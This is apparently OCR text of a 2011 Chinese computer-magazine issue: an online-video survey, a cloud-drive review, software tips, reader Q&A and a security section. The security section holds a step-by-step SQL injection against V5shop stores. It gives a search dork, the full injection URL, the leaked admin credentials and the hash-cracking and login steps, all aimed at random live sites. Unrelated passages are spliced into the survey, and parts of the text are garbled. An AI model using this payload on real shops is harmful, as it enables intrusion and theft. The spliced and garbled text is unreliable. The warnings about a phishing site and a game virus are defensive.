**数据来源:** <http://www.icpwm.com/> (电脑报官方网站 数据)

**调查时间:**2011年9月3日~2011年9月18日


**调查方式:**在线填写  
**参与人数:**4023人(有效人数)  
本次在线视频收视习惯调查将对象集中于收看在线视频的消费者人群,从消费者的观看时间、观看地点(网站)、内容需求与选择等方面入手进行在线视频收视习惯的调查,借助数据的信息反馈,获取消费者对在线视频的认知和需求。在调查进行的两周里,我们总共收到了4023份(按有效人数计算)在线调查数据表,短时间内收到4000份以上的数据表说明了广大消费者对在线视频的关注,凸显了在线视频市场的巨大潜力。



请问您的年龄段是?(单选)

- A. 10~14岁(2%)
- B. 15~19岁(19%)
- C. 20~29岁(36%)
- D. 30~39岁(33%)
- E. 40~49岁(17%)
- F. 50~59岁(3%)
- G. 60岁以上(2%)


在用户年龄的调查中,中青年(20~49岁)用户是在线视频观看的主要人群,他们在网络盛行、高速发展的年代接触并接受了网络时代的收视新体验,由于在线视频没有收看限制,使得他们更倾向于选择这种无拘无束的收视方法。值得一提的是,在收看在线视频的人群中,青少年也有一定的比例,暗示了在线视频青少年人群中的深厚潜力。



您一般喜欢看哪种在线视频?(单选)

- A. 电影(35%)
- B. 新闻(6%)
- C. 连续剧(24%)
- D. 综艺节目(10%)
- E. 音乐MV(4%)
- F. 搞笑视频(16%)
- G. 预告片(1%)
- H. 创意广告(3%)


在“您一般喜欢看哪种在线视频”的调查中,名列前三的分别是35%的电影、24%的连续剧以及16%的搞笑视频。虽然最终结果显示多元化趋势,但从前三名来看,用户在收看在线视频时多选择娱乐性的视频。其他类型的视频虽然也有,但用户数量不会太多。对在线综合视频网站而言,发展冷门视频不会有多大帮助。随着收看习惯的改变,电影和连续剧的推广和收看体验的改进将是吸引用户的重要途径。



您一般喜欢在什么时候看在线视频?(单选)

- A. 9:00~12:00(4%)
- B. 12:00~14:00(8%)
- C. 14:00~18:00(12%)
- D. 18:00~22:00(72%)
- E. 22:00~次日早上(3%)

在“您一般喜欢在什么时候看在线视频”的调查中,我们看到,有72%的用户在黄金时段收看在线视频。结合当前电视黄金档的节目来看,电视黄金档的节目开始呈现出乏力的态势;相反,由于在线视频可以自由点播,越来越多的消费者在向在线视频网站转移,各大在线视频网站如果抓住机会,营造更好的收看环境,将扩大其影响力和消费者认知度,真正获得更多消费者的青睐。



您一般喜欢去哪个在线视频网站?(单选)

- A. 优酷(youku)(57%)

**◎百度:**Google 目前被公认为是全球规模最大的搜索引擎,其相关产业也越来越丰富,更是收购了摩托罗拉移动设备手机业务。谷歌则是一个报道 Google 及其相关产品资讯,提供 Google 产品技巧,以及 Google 周边新闻的资讯类网站。网站内95%的内容为谷歌原创编译。其中的“口水战”颇有特色。正反双方各持己见,展开唇枪舌剑,难分胜负。

**分享重点点评:**谷歌的中文名称来源于域名 Google(google.com),同时寓意谷歌的成就。对 Google 及相关产品有兴趣的朋友可以关注该网站。

## 数字乐高

技术地址: <http://www.ayxz.com/soft/11253.htm>



**◎看啥懂:**LEGO玩具,风靡全球。它伴随无数孩子的成长,在孩子和家长的心目中,乐高代表的是快乐,是无限的想象,是创意的未来。这是一首由乐高公司推出的3D模型制作软件,程序中有各种乐高积木块,拖动鼠标,挑选出适当的“积木”,然后展开你的思维,搭建自己心中的城堡。

**分享重点点评:**从积木到创意拼搭,再到现在的数字模型,这是一个完整的过程,带给孩子们的不仅仅是娱乐,更多的是想象的空间与动手的能力。

- B. 土豆(tudou)(22%)
- C. 酷6(ku6)(5%)
- D. 奇艺(qiyi)(14%)
- E. 561(1%)
- F. 乐视网(1%)

在“您一般喜欢去哪个在线视频网站”的调查中,参看前面的内容猜测就可以推断,优酷的用户已占据了半壁江山,这与优酷近两年大力推出各种高清电影、连续剧的努力密不可分,也与其宣传,和微博、博客等紧密结合及推广很有渊源。影视资源的丰富也是为何出道不久的奇艺能获得14%左右用户支持的原因。土豆虽也在线综合视频网站,但整体看起来比较乏力,至于其他三个网站,由于并没有很明确的卖点,所以几乎被用户遗忘……

**广告是否会左右您对在线视频网站的选?**(单选)

- A. 会的(68%)
- B. 不会(32%)

在“广告是否会左右您对在线视频网站的选择”的调查中,有68%的用户表示会影响,有32%的用户表示不会受影响。这意味着用户对广告依旧持反对态度,不太愿意有广告来打断收视体验。从这里,也可以看出,很多用户很有可能因为无法忍受电视收视过程中的各种插播广告而转向在线视频。在线视频网站则要注意广告投放的方式和力度,尽量减少长时间广告和多次插播广告,降低因广告引发的用户流失率。

通过本次调查,我们不仅看到了消费者对在线视频的收视习惯,而且还了解到消费者对对于在线视频网站的要求。可以说,从消费者的需求来看,在线视频市场潜力巨大,但如何解决其所存在的阻碍并扩大它的影响范围,这些需要各大在线视频网站经营者去寻求突破的地方。

**大师傅茶坊 | Research** <http://weibo.com/cdx1983>

微博中的应用程序丰富了微博玩法,是微博不可或缺的重要环节。大师傅在本系列中将深度体验那些热门的应用程序(体验平台为新浪微博)。

连载进度:桌面客户端 / 内容分析 / 微音乐 / 微游戏 / 微盘 /

# 网盘伴侣该挑谁

## 微盘 VS 金山快盘



微盘虽然是新浪微博平台较新的应用程序,但受到的关注却不少,那么它有资格和当前的主流网盘竞争吗?它的未来前景如何?请看大师傅的深入分析。

### 测试标准

网盘这种互联网服务出现的时间较早,博得很多网民的青睐。大师傅以前用的是115网盘、56网盘、QQ网盘等,后来网盘出现同步时代,大师傅将注意力转向了金山快盘、数读银行、微盘等。

微盘在新浪微博平台中属于热门应用程序,授权用户达200万人,被很多专业人士看好,为了摸清微盘的全部实力,大师傅将

对其进行深入体验。为了让读者看得更清楚,大师傅挑选金山快盘作为微盘的对比测试参考对象。大师傅主要对测试以下内容:

**项目1:**一比一文件同步上传速度。测试环境是小户型宽带(入户带宽为10Mbps),因此为了尽可能减少干扰,将测试时间选在星期三凌晨四点(这个时候上网人数和下载数据较少,网速较

快)。大师傅准备了五组文件进行同步(每组有多个文件),有两组文件的大小为100MB,有两组文件的大小为250MB,还有一组文件的大小为500MB。为了尽可能地减少误差,测试电脑安装了干净的系统,没有安装任何其他需要联网的软件,例如迅雷、QQ、PPTV等。

**项目2:**一比一方便性。大师傅主要观察两款网盘产品的一些



微盘用户约200万人

重要功能,包括上传单个文件的大小上限、网盘空间容量、支持的平台数量、是否加密传输等。

### 社交分享模式是亮点

大师傅登录新浪微博后,点击顶部的“应用”,在查找输入框中输入“微盘”,在搜索结果中点击“微盘”并授权即可。

#### 同步上传速度

整个测试一共进行三次,最终的同步速度通过算术平均计算获得。在测试过程中,两款产品都能及时同步文件,而同步速度略有不同,金山快盘平均同步上传速度约为82.8 KB/s,微盘平均同步上传速度约为74.5 KB/s。

从测试数据来看,微盘平均同步上传速度不如金山快盘(三次速度测试,金山快盘的成绩都优于微盘),且微盘偶尔会出现传输不稳定的现象。不过两者的

同步上传速度是差别不大,在可接受的范围之内。

大师傅在测试中还发现,微盘可以透过新浪微博跟博友一起共享各自的资源。该功能非常不错,对增加粉丝有一定的帮助。

#### 方便性

金山快盘能存储的最大个文件



微盘支持的平台有: 这

件为300MB,微盘所能存储的最大单个文件为100MB,微盘的这个限制不太合理,要共享一些完整的大视频显然就不可能,可以适当地限制。此外,申请微盘后就可得到2GB的免费空间,它允许的最大空间是15GB(金山快盘也是15GB),要达上这上限就要每天签到。



金山快盘版本共有5个,支持多种手机平台和电脑平台,例如iPad版快盘、iPhone版快盘等,而微盘只有3个版本,但微盘平台跟金山快盘平分秋色,这一点做得不错。此外,大师傅发现微盘不支持加密传输,从安全性来说不如金山快盘。

### 微盘的竞争力不足

通过测试,大师傅掌握了微盘的全部实力。作为一款支持同步的网盘,微盘具备了以下优点:同步上传速度不错、免费空间较大、操作简单上手无难度、有社交分享模式等。

微盘的不足之处是单个文件的上传限制太苛刻,口碑还

没有树立起来。在网络不好的情况下可能会出现不能同步的情况。虽然微盘背靠新浪微博这棵大树,但大师傅认为它的竞争力并不足,还需要增加更多的社交功能,吸引更多多的博友使用产品,否则无法跟其他网盘分庭抗礼。

测试项目	金山快盘	微盘
文件同步更新速度	★★★★	★★★
客户端支持平台	全	全
单个文件的上传上限	300MB	100MB
免费空间容量	上限15GB	上限15GB
加密功能	支持	不支持

### 互动专区

#### 大师傅调查

近期,有数千名热心读者参与了大师傅的调查,大师傅感谢大家的支持^\_^。在调查中,87%的读者对年度安全威胁感兴趣,因此大师傅会在下两期发布安全威胁研究报告。此外,如果你希望跟大师傅一起讨论和交流当前的热点,可以访问大师傅的博客 <http://weibo.com/cdx1983> (也可以加入聚



由于绝大多数读者有,下期的大师傅将研究年度安全威胁。友群:66721450,验证码:陈阿新。

#### 大师傅推荐

iceyes汪利群 [weibo.com/topicceyes](http://weibo.com/topicceyes)  
iceyes汪利群,是xmd5在线解密网站的站长,喜欢安全的朋友都知道这个网站吧!此外,他还是资深的安全专家,如果你喜欢最新的安全资讯和黑客八卦消息,可以关注他的微博。  
**你希望大师傅收藏并推荐你吗? 毛遂自荐吧。联系方式: pcw-chendx@vip.sina.com, 记住网上推荐的理由哟!**

#### 大师傅收藏

上班的时候不能玩游戏,这是很多办公室不成文的规定,但这款游戏却不刷大师傅。大师傅可以玩一些特殊的游戏,例如Office游戏,大家还以为大师傅在工作呢!网址: [www.canyousee.imbusy.com](http://www.canyousee.imbusy.com),这款游戏大师傅空闲的时候会偷偷玩。

**大师傅技巧 | Skill**  
pcw-chendx@vip.sina.com

### 下载音乐 歌词一同取来

在QQ音乐中,下载音乐,如何将歌词一同取来呢?方法如下:打开QQ音乐主界面,依次单击“设置”->“高级设置”->“下载设置”,在下载歌曲中勾选“同时下载歌词”,最后点击“确定”按钮即可。

@江苏 曹晋华

### 重命名时忽略扩展名

有一些网民有跟据一样的习惯——没有隐藏文件扩展名。这样的好处是容易发现可疑文件,降低中病毒的几率。但是这样做有一点麻烦,那就是在重命名文件时,一不小心就修改了文件扩展名,导致文件无法正常打开。

如何解决这个问题呢?我的方法是安装使用Pitiso,这款软件可以在用户修改文件的时候自动隐藏扩展名。运行Pitiso,然后在主界面中找到资源管理器,勾选“重命名(不选中扩展名)”,点击“设置”按钮即可,需要注意的是,开机就启动Pitiso才有效。

@辽宁 小燕子

### 电影下到99%卡住不用愁

笔者用迅雷下载电影时,有时候会遇到下载到99%就卡住的情况。遇到这种情况通常都是下载设备的问题,实际电影已经下载完毕。最简单的处理方法是,将下载完的TD后重命名,电影就可以正常播放。

但有时候这种方法行不通,会出现各种问题,例如某些进度条无法前进或后退,播放到某些地方时会一卡一卡的,甚至无法连续播放。此时,怎么解决这个麻烦呢?重新下载电影?其实不用那么麻烦,用Video Fixer这个小软件来修复电影即可,在Video Fixer中点击“添加文件”,选择无法播放的电影,然后点击“修复”按钮,稍等片刻就会修复完毕,此后电影就能正常播放了。

@辽宁 闻皓

### 小全题 | Taste

新浪微博: <http://weibo.com/bwsky>

灯泡坏了其实是看不亮而已,它较好的外形却一再诉说它还有利用价值。这,把报废灯泡,加上一个压嘴,就可以成为一个简易的水压壶,装饰什么的时候使用,都会非常方便。



## 杂货铺 | Store

天涯南北，广厦五峰，系统相关，余而实用。都数翻开，随取随读。

### “美味(Delicious)”书签怎不分享

如果说曾经介绍的如Xmarks注重书签同步，这款Delicious(美味)插件则主攻分享，不仅管理功能强大，而且还可以看到别人推荐的优秀同类收藏内容，当然，自己也可以分享给他人。正所谓人人为我，我为人人，让我们一起来看看受欢迎的网站吧！

#### Delicious for Chrome

——热点书签 获取便捷

安装地址：http://go.icpaw.com/1139CJ1.htm



登录安装地址，单击“Add to Chrome”，根据提示安装插件后重启浏览器，浏览器工具栏上右侧会增加一个蓝黑白三色的正方形图标，单击该美味书签图标，进入delicious官方网站进行管理和分享。注册并登录后，可以看到网站收集的各方网站的书签，可以由单击“Fresh Bookmarks”(新书签)、“Hotlist”(热点书签)来查看他人提供的优秀书签。若要添加当前网页为书签，在打开的页面中单击浏览器工具栏中的Delicious图标，在弹出的“Save a new bookmark”界面输入对应内容，单击“Save”保存即可。

#### Delicious for Firefox

——保存网页 查看评论

安装地址：http://go.icpaw.com/1139CJ2.htm



在Firefox浏览器中，输入安装地址，单击“Add to Firefox”，成功安装插件到浏览器后，在浏览器工具栏上方可以新增一个蓝黑白色的正方形图标的Delicious图标，第一次使用需要登录Delicious网站进行注册(https://secure.delicious.com/register)。保存网页时，直接单击Delicious图标即可。鼠标右键单击Delicious图标，单击“Tasty”，即可进入书签管理界面，这里不仅可以看到用户上传的书签，还能看到他人对此网站的评论。

@四川 朱莉



# Win 8随身带 何须每次装

正如第38期F3版所说，为了不影响正常的Win 7系统使用，我们要想尝鲜Win 8，最好使用光盘安装双系统。然而，很多电脑不仅没有刻录光驱，甚至连光驱都没有，用不上Win 8，怎么办？

方法不是没有滴！下面，我们就为大家介绍如何将Win 8安装在移动设备中。基于系统所占磁盘空间的原因，容量上百GB的移动硬盘比较适合安装开发预览版Win 8，而容量通常只有4GB的闪存更适合安装Ghost版Win 8。

## 移动硬盘装Win 8：完整

所需设备：移动硬盘

注意事项：事先备份文件、容量20GB以上

1. 下载安装工具：需要的工具包括Win 8 32位开发预览版、BOOTICE硬盘分区软件以及VHD\_OneKey辅助处理工具，将它们都解压在电脑硬盘(本例中为G盘)的各自目录中。软件下载地址：http://go.icpaw.com/tzso1/

2. 对移动硬盘进行资料备份、格式化及引导处理：将移动硬盘插在电脑上，将其中的重要文件进行备份，打开系统的“磁盘管理”界面，选中移动硬盘将其分区，从而得到一个空间至少16GB的主要分区，将主分区仅设置为活动分区。文件系统格式设置为NTFS格式，并执行格式化。运行BOOTICE，在目标磁盘盘中移动硬盘，单击“主引导记录”，选择“Windows NT6.x默认引导分区”，单击“保存/修改”按钮(如图1)，这样就完成了从移动硬盘启动系统的准备工作。

3. 复制主要文件并设置VHD启动选项：将Win 8安装文件目录G:\Win 8中的“bootmgr”文件和“boot”文件夹都复制到移动硬盘上的“bootload”文件夹。接着单击“查看/修改”→“添加”→“浏览”，选择刚刚复制到移动硬盘上的“G:\Win 8\bootload”文件夹。将“启动磁盘”设为当前移动硬盘；“启动分区”设为移动硬盘的主分区；“设备文件”设为“Win8.vhd”；“菜单标题”设为“启动Win 8”。其他采用默认设置，再单击“设为默认系统”按钮，最后单击“保存当前系统设置”(如图2)，即可为移动硬盘添加VHD Win 8的启动选项。

4. 将Win 8安装到VHD文件中：再次打开系统的“磁盘管理”界面，在硬盘任意一个有足够空闲空间的NTFS逻辑分区中创建一个VHD文件，单击菜单项“操作”→“创建VHD”，大小设为16GB或者更大(Win 8 32位版需要16GB，64位版需要20GB)，文件创建后选择“G:\win8.vhd”，创建成功后新建的VHD磁盘右击单击菜单项“初始化”(如图3)，然后在VHD磁盘创建主分区、格式化并设置为活动分区。重启Windows 7系统并打开“系统”→“计算机”，稍等一会就可以看到命令提示符窗口，运行“G:\VHD\_OneKey\OneKey.exe”启动“Windows VHD辅助处理工具”，选择“挂载/卸载VHD”，浏览并选择之前新建的“G:\win8.vhd”，最后单击“挂载VHD”(如图4)，继续按命令提示符下运行“G:\Win 8\setup.exe”启动Win 8安装程序，如果安装失败可以运行“G:\Win 8\src\setup.exe”。安装按屏幕的提示操作进行，唯一需要注意的是，在选择“Where do you want to install windows”这一步时，需要将系统安装到前面



板的VHD磁盘，这个可以根据磁盘容量来划分。

安装完成后进入Win 8桌面，重启电脑进入原来Windows 7系统，将“G:\win8.vhd”文件复制到移动硬盘主分区即可。

现在只要在支持USB启动的电脑上插入移动硬盘，同时在BIOS中将移动硬盘设置为第一启动设备即可使用VHD Win 8了。这种安装方法比较简单，主系统就是一个VHD文件，以后更新时只要替换VHD文件即可完成新版本的安装。



## 闪存装Win 8：精简

所需设备：闪存

注意事项：事先备份设备、容量4GB以上

如果大家手里只有一个4GB闪存，也体验一下Win 8，制作方法是：将“精简”版系统Ghost Win 8通用特别版(安装后所占磁盘空间不到2GB，比较适合安装到闪存中使用)。

1. 格式化闪存并解压缩安装文件：插入闪存后并解压缩安装文件，解压后解压到重要资料，然后将格式化为“FAT32”，无软件Ghost Win 8通用特别ISO文件，解压到解压缩G盘的文件夹。可以看到在文件文件夹中，有win8.GHO和ghost11.exe两个文件。

2. 用Ghost恢复的方式安装Win 8开发预览版：单击运行



分区表，在界面中选择“Local”→“Partition”→“From Image”，选择win8.GHO镜像文件(如图5)，再选择目标磁盘和分区。在选择目标分区时，注意容量大小，不要选错了(如图6)，然后在提示界面中单击“OK”即可开始恢

复分区。

3. 对Win 8进行初始化：恢复完成后，重新启动电脑，将电脑BIOS设为从闪存启动，就可以进入Win 8的第一次初始化。由于闪存的读取速度比硬盘快，这个安装过程的消耗时间比较短。

不过Win 8属于精简版，占用空间较小，虽然第一次初始化速度很快，但完成以后再次启动内存里的Win 8将明显提高速度。而且这个Win 8可以随身带走，插到其他的电脑上也一样可以启动运行。

@广州 蒋丽



必客小子 IQA  
bel.kpcw.com

正值“十一”长假,必客小子在此告诉大家一个好消息:为答谢大家的支持,我们将在下期举办有奖答题活动,欢迎读者朋友们踊跃参加。凡答对题目的朋友,都可以参加抽奖,中奖的读者将会得到我们送出的大礼!敬请关注下期报纸。如有疑问可发微博@电脑报甲甲,或发送邮件到 huangyj@cpw.com 咨询。

## 软件问题

## 安装 VMware 7.1 报错

**第140期:** 我在64位Windows 7系统安装VMware7.1时出现了错误。提示信息如下:

```
Error 1402:
Could not open key:
UNKNOW\Components\7
ABFE4482C12B390AF18C390AF1
A1E854A9D70E94F183147BBD
D5788A39B8E8.
```

Verify that you have sufficient access to that key, or contact your support personnel.

看提示好像是权限不够,但是系统中只有一个用户啊,怎么会没权限呢?

要解决这个问题需要修改注册表,在Windows 7下,修改注册表需要以管理员身份来操作。在“开始-搜索框”输入“regedit.exe”,然后右击选中,选择“以管理员身份运行”打开注册表编辑器。定位到:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S1-5-18\Components\7ABFE4482C12B390AF18C390AF1A1E8E8(最后一位指的是报错信息中定位),在此项下右击新建“权限”,将“Administrator”,“Administrators”和“SYSTEM”帐户都添加进去,自都赋予全部权限,“高级”按

钮,勾选“使用可从此对象继承的权限继承所有子对象权限”,再点击“所有者”选项卡,确定当前用户拥有所有权,最后点击“确定”。做完再次安装 VMware,将不再度报错。

## 本地邮件无法删除

**梦想象:** 我用了好几年的 Outlook Express,一直正常使用,但不知从何时开始, Outlook Express 删除本地邮件的时候,显示无法删除的提示,但点了删除后反应,请告诉我该怎么办?

这是因为 Outlook Express 中的“已删除邮件”文件夹超过了 2GB 的限制,你必须清空此文件夹,否则就会出现你所描述的现象。右击选中“已删除邮件”,选择“清空”已删除邮件文件夹”即可。

## 用 Excel 计算生日

**重新计算:** 我是刚毕业的學生,分到某单位做实习生,单位给一个 Excel 表格,让我填写这个表,每月填写自己的生日。我想知道,如何输入生日的生日。我只有身份证号和年龄,要怎么快速提取生日的生日呢? 谢谢!

这个问题好办,Excel 是非常强大的。Excel 通过身份证号码可以计算出生日,按照你

的实际需求,假设身份证号在 A1,则选中 B1,在工具栏的 fx 右边的函数框中输入:“=MID(A1,11,4)”回车之后,结果为 4 位数,比如 0622 即 6 月 22 日。选中该单元格后拖动填充柄,其他单元格就会出现相应的出生日期。对此列进行排序,就可以得到按生日排列的清单列表了,即可依照这个表进行生日礼物发放了。

## Outlook 2010

## 打开附件才可浏览内容

**张元卿:** 不知何故,以前在 Outlook 2010 不打开附件即可浏览其内容,现在无论新邮件是 Excel、Word、或者 PowerPoint,甚至图片,都无法预览其内容,提示:“无法预览,预览器启动失败”,即 Office 2010 新安装后还是一样。不知是哪里有问题,请帮忙检查,谢谢!

你可以打开 Outlook,然后依次点击“文件”->“选项”->“信任中心”->“信任中心设置”->“附件处理”,取消勾选“关闭附件预览”的选项,然后点击“附件和文件预览器”,确认其中的预览器都已勾选,重启 Outlook 就好了。

## 恢复搜狗浏览器收藏夹

**芒果太郎:** 因为我单位安装的是 Windows 7 企业版,由于搜狗浏览器出了问题,网页就给我新建了一个 Profile,但是新建以后的收藏夹

就被清除了,网页也不能解决,待求求大神帮忙!

搜狗浏览器的收藏夹是保存在“Favorites2.dat”的文件中,这一点不同于 IE 的方式。只要找到这个文件并把它拷贝到新用户的相应路径下就可以找回原来的收藏夹了。在 Windows 7 中,每个登录用户的“Favorites2.dat”文件位于“C:\Users\登录用户名\AppData\Roaming\Sogou\Explorer”进入该路径,拷贝 Favorites2.dat 到 new profile 相应位置,然后打开搜狗浏览器就会发现收藏夹又回来了。

## 打开腾讯浏览器

## 出现两个游戏网页

**游小子:** 我的电脑最近奇怪,每次打开浏览器,第一次打开腾讯浏览器会弹出两个游戏的广告页面,全部关闭后再打开腾讯浏览器却不出现那两个页面,怪!将来要很麻烦!

首先,查看腾讯浏览器设置中的广告是否勾选,是否勾选了广告?你可以尝试把首页设置成其他熟悉的地址,或者手动设置成空白页,看看是否还有那种现象。如果还有弹出,说明你的浏览器中了恶毒插件,将杀毒软件升级到最新版本后再进行查杀。你也可以用安全卫士的插件清理程序来修复浏览器。

## 网络问题

## 如何打开 Windows 7 网络共享

**直道一条线:** 我比较喜欢折腾,现在单位计算机经常在普通使用 Windows XP,我们自己的电脑装上 Windows 7,但是局域网中,用上班后的使用很不方便,我购买了某个厂家的,其他电脑即没有访问!特来寻求帮助,请(电脑报)的编辑在百忙中帮忙,谢谢!

要想让 Windows 7 与 XP 互通,首先必须确认所有计算机在同一个工作组中,且计算机名不能重复,尽量给每台计算机设置一个别称。

接着就是调整 Windows 7 的相关设置:依次打开“控制面板-网络和共享中心”->更改高级共享设置,勾选“启用文件和打印机”、“启用网络发现”、“启用文件和打印机”和“关闭密码保护共享”,建议选择启用网络共享,在家或工作环境下勾选“允许 Windows 管理家庭组

连接”。然后右击选中需要共享的文件夹,选择“属性”->“共享”->“高级共享”->勾选“共享此文件夹”,点击应用,确定后关闭。一旦上一级文件夹已经共享,每个子文件夹也能继承共享。

接下来,到了最关键的一步:需要给文件夹的安全权限改为允许任何人访问。右击选中共享的文件夹,依次选择“属性”->“安全”->“编辑”->“添加”,输入“everyone”,点击确定,在权限框中选中要赋予的权限,比如“完全控制”、“更改”和“读取”。

由于 Windows 自带的所有的默认设置是允许文件和打印机共享的,如有第三方防火墙,还要确保其启用了文件和打印机共享,否则也会遇到阻碍。

## 两台电脑不能同时上网

**张三哥:** 我家有两台电脑,分别是 Windows XP 和 Windows 7,以

前可以同时上网,最近只能其中一台能上网,网速也正常;而另一台会出问题,断网时,这台电脑会断网并断网,没有任何问题,打电话打了电话,维修师傅上门也没有找到原因,换了网卡也不行,已经确认电话没有禁止这台电脑上网,宽带问题出在哪里?

先确认是按“宽带”->“一路”->“路由”->“路由”的方式连接,还是存在问题的话,有以下两种可能:第一,其中一台电脑感染了 ARP 病毒,建议将病毒查杀软件和杀毒软件升级到最新版本,然后再行执行一次全盘扫描,看看系统中是否有异常情况;第二,注意观察是否有经常提示 IP 冲突,如有必要,手动设置固定的 IP 即可。

## 无线路由器故障频发

**张就金:** 我公司的两个无线路由器都是 Link-Link DTR615,最近

经常无法连上局域网,或者连上后经常不上网,重启路由器后一般正常使用,无故障,更改路由器 IP 也解决不了问题,不知何故,求教维修师傅。

首先要检查是否被非法蹭网,排除这个原因之后查看无线路由器的 IP 地址是否被别人无意中占用,要按你公司怎么提供 IP 地址的——DHCP 还是固定 IP 地址,你可以把无线路由器的 MAC 地址与 IP 绑定起来,这样可防止 IP 地址占用,再一个就是更新到最新版本的固件。但需要更新固件,固件升级只能解决一小部分问题,不能根治,因为设计有缺陷。一旦连接数过多,内存不足,系统就会卡死,这便硬件先天性的缺陷,你可以试试给路由器添加散热片最大程度地降温来缓解路由器的硬件压力。

## 系统问题

## 正版系统能否安装在多台电脑上

**决明子:** 我家有3台电脑,以前都是用盗版 Windows XP,现在想安装一套正版的 Windows 7 旗舰版,请问,一张正版的 Windows 7 光盘,能不能在家庭三台电脑同时使用?

严格来说,你购买的是 Windows 的一个可证序列号,微软规定,这个系统只能在同一时刻对应一台计算机,也就是“一机一号”。以前有 Windows 7 商家宣称,不过已经变完了。至于网上的批驳许可,都是骗人的,请谨慎提防。

## 为 U 盘设置个性图标

**雷震震:** 我在会议上看见演讲者插入 U 盘,显示的 U 盘图标很酷炫和 Windows 默认的不一样,而他们是公司的标志,我想知道怎么办的,请小编指教。

这个问题比较简单,首先用 U 盘图标替换你你公司的标志图标生成后命名为 U 的图标,假设文件名为“cpwico”,将此图标拷贝到 U 盘中,然后在 U 盘中新建一个记事本,输入如下内容:

```
[autorun]
ICON=cpwico.ico
```

然后另存为“autorun.inf”,问题就解决了。

## 休眠状态唤醒后死机

**金童星:** 最近刚买了一台电脑,CPU是AMD A1000 X3,显卡是ATI Radeon A580,不知道为什么使用 Win7 的 Vista 系统休眠唤醒后死机,Win7 系统休眠唤醒后没有死机,是什么原因?怎么解决?

据小编所知,这种故障是某些版本的 ATI Radeon X1200 驱动引发的。在 AMD 官网根据你的所安装的 Vista 版本(32 位/64 位)选择对应的“ATI Catalyst™ Legacy Display Driver”,下载之后,解压缩安装文件到任意文件夹。然后在“设备管理器”中,右击点击“显示适配器”,选择“更新驱动程序软件”,选择“浏览计算机以查找驱动程序软件”,浏览到刚才的文件夹,选择 X1200 系列驱动,点击“继续”即可以正确安装驱动,重启后,问题就解决了。

## 侧边栏小工具不能使用

**大猩猩:** 我的电脑是 64 位的 Windows 7 系统,不知何故,最近一些侧边栏的小工具不能正常打开了,而且重启系统后,侧边栏的小工具有时还会消失,但重启需要等待二天,请问如何修复呢?

你可以这样重新安装侧边栏的小工具:在“控制面板”中打开“程序和功能”,在左边的窗格中选择“打开或关闭 Windows 功能”,取消选择“Windows 小工具平台”,然后点击确定,确定后重新启动计算机,然后重新启用“Windows 小工具平台”,再重启一次计算机即可正常使用侧边栏的小工具了。

黑客营 | Hack  
pcw-chendz@vip.sina.com

小新打黑 | Alarm 本周上网络你将面临哪些安全威胁? 编辑小为你提供精心分析的安全预警, 助你安全上安全, 快快乐乐冲浪!

## 一分钟入侵 V5shop网店

漏洞出处: V5shop网店系统  
漏洞危害: 获得网店的管理员账号和密码

V5shop是一款国内著名的网店程序, 用户通过V5shop只需三步即可搭建一个网店。但在其0.2.1版本的版本中, 存在一个严重的SQL注入漏洞, 漏洞存在于cart.aspx页面。该页面是V5shop的购物车页面, 由于没有对用户提交的数据进行很好的过滤, 黑客通过构造特殊的查询语句, 就可以得到网店的数据库账号和密码。测试方法如下:

**Step1:** 在搜索引擎中以“inurl:scoreindex.aspx”为关键字进行搜索, 返回的搜索结果中显示的全是使用V5shop网店程序搭建的网站, 随机挑选一个网站作为测试目标。

**Step2:** 在网站域名后输入如下注入代码: `cart.aspx?act=buy&id=1 and (Select Top 1 char(124)%2BNull (cast (Name as varchar(8000)), char(32)%2Bchar(124)%2BNull (cast (Pass as varchar(8000)), char(32)%2Bchar(124) From (Select Top 4 [Name],[Pass] From [Web_Admin] Where 1=1 Order by [Name],[Pass]) T Order by [Name] desc, [Pass] desc)0) —`

回车后网店页面会显示如下内容: “下面为具体错误信息: 将 var char 值 [golfz0ne]E10ADC3949BA5A8B8E56057F20F883C1 转换成数据类型 int 时失败”, 其中“golfz0ne”为网店管理员的账号, 而“E10ADC3949BA5A8B8E56057F20F883C1”是经过MD5加密的管理员密码(图1)。



**Step3:** 经过MD5加密的密码无法直接使用, 需要先对其进行破解。打开MD5破解网站http://www.md5.com.cn, 将密码输入到文本框中, 点击“解密”按钮解密就可以得到密码原文了(本例解密出来的密码原文为123456)。V5shop默认的平台登录地址为webloginindex.aspx, 输入管理员账号和密码即可成功登录网店后台(图2)。



黑客进入网店后台后, 就可以随意修改网站所有的参数设置, 甚至可以将网站的收款方式, 程序巨大。建议在使用V5shop网店程序的用户立即将程序升级到0.2.1以上的版本, 即可消除漏洞。

@浙江 李俊杰

# 铁行火车网 不靠谱哟



陈邓新

该段时间, 退出相关的钓鱼网站是, 小偷偷便一搜索就发现一个同网火车票的钓鱼网站——铁行火车网(图1), 打开时小偷偷感觉网站制作比较山寨, 于是就查看网站的底部, 发现该网站是香港某某商务网负责运营的。

很多钓鱼网站都打着香港公司的旗号骗人, 小偷偷一搜索就发现, 登录网络备案号查询网站(http://icp.valu.cn), 输入铁行火车网的域名www.61565.cn, 可以看到该网站的网络备案号是09076668-1, 且是一个人的(图2), 而铁行火车网的网络备案号是苏ICP备10037493号-1。

深入调查后, 小偷偷发现苏ICP备10037493号-1这个号码根本不存在, 是铁行火车网虚构的。此外, 铁行火车网的支付方式是向一个姓王的个人账户汇款, 毫无安全可靠(如果真是正规的网站, 汇款账号应该是单位账号且允许使用支付宝等第三方支付工具)。大家在网购火车票之前, 最好先查查网站的安全性。




## 网游安全: 古惑仔病毒强攻QQ网游

国庆期间, 正是网民们畅玩网游的好时节, 也是网游病毒的高发期(在此期间, 会有大量网游病毒涌现, 疯狂攻击网游玩家)。当前, 最惹人注目的电脑病毒是上万台(数据来自360), 值得“大网游玩家”警惕。该病毒是如何传播的? 主要危害哪些游戏? 听听小偷偷说:

- 该病毒伪装成QQ游戏外挂, 引诱DNF玩家下载。
- 通过搜索引擎寻找DNF游戏外挂, 容易感染该病毒。
- 该病毒使用了QQ安装包图标和无效的Tencent数字签名。
- 该病毒成功入侵电脑后, 会释放恶意驱动ApeX85, 系统安全软件。
- 该病毒会监视系统进程。
- 该病毒会替换系统Hosts文件, 屏蔽其他外挂网站, 拦截用户的访问。
- 该病毒会下载其他病毒。
- 该病毒会下载其他病毒。

QQ网游, 例如DNF、CF等。

